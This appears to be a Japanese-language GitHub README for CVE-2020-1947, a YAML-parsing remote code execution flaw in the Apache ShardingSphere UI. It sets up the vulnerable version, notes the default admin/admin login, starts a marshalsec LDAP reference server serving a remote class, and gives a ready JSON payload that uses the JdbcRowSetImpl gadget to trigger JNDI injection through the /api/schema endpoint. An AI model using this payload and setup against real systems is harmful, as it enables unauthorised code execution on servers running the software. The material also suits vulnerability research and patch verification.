 jas502n/cve-2020-1947
Apache ShardingSphere UI YAML解析リモートコード実行脆弱性

wget https://mirror-hk.koddos.net/apache/incubator/shardingsphere/4.0.0/apache-shardingsphere-incubating-4.0.0-sharding-ui-bin.tar.gz
[root@kali]# tar -xf apache-shardingsphere-incubating-4.0.0-sharding-ui-bin.tar.gz
[root@kali]# ll
total 23064
drwxr-xr-x 6 root root      103 Feb 28 15:23 apache-shardingsphere-incubating-4.0.0-sharding-ui-bin
[root@kali]# cd apache-shardingsphere-incubating-4.0.0-sharding-ui-bin
[root@kali]# bin/start.sh
#
# Licensed to the Apache Software Foundation (ASF) under one or more
# contributor license agreements.  See the NOTICE file distributed with
# this work for additional information regarding copyright ownership.
# The ASF licenses this file to You under the Apache License, Version 2.0
# (the "License"); you may not use this file except in compliance with
# the License.  You may obtain a copy of the License at
#
#     http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.
#

server.port=8088

user.admin.username=admin
user.admin.password=admin
ポート番号、ユーザー名、パスワードはここで変更可能
デプロイしたサーバーのIPアドレス:8088 にアクセスして管理画面に入ります。
デフォルトのユーザー名とパスワードは: admin/admin
レジストリセンターのアドレスはzookeeperアドレスです。形式: 127.0.0.1:2181

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://10.10.20.166:8000/#ExportObject
http://10.10.20.166:8088/api/schema
Poc:
{
  "name": "CVE-2020-1947",
  "ruleConfiguration": "  encryptors:\n    encryptor_aes:\n      type: aes\n      props:\n        aes.key.value: 123456abc\n    encryptor_md5:\n      type: md5\n  tables:\n    t_encrypt:\n      columns:\n        user_id:\n          plainColumn: user_plain\n          cipherColumn: user_cipher\n          encryptor: encryptor_aes\n        order_id:\n          cipherColumn: order_cipher\n          encryptor: encryptor_md5",
  "dataSourceConfiguration": "!!com.sun.rowset.JdbcRowSetImpl\n  dataSourceName: ldap://127.0.0.1:1389/ExportObject\n  autoCommit: true"
}
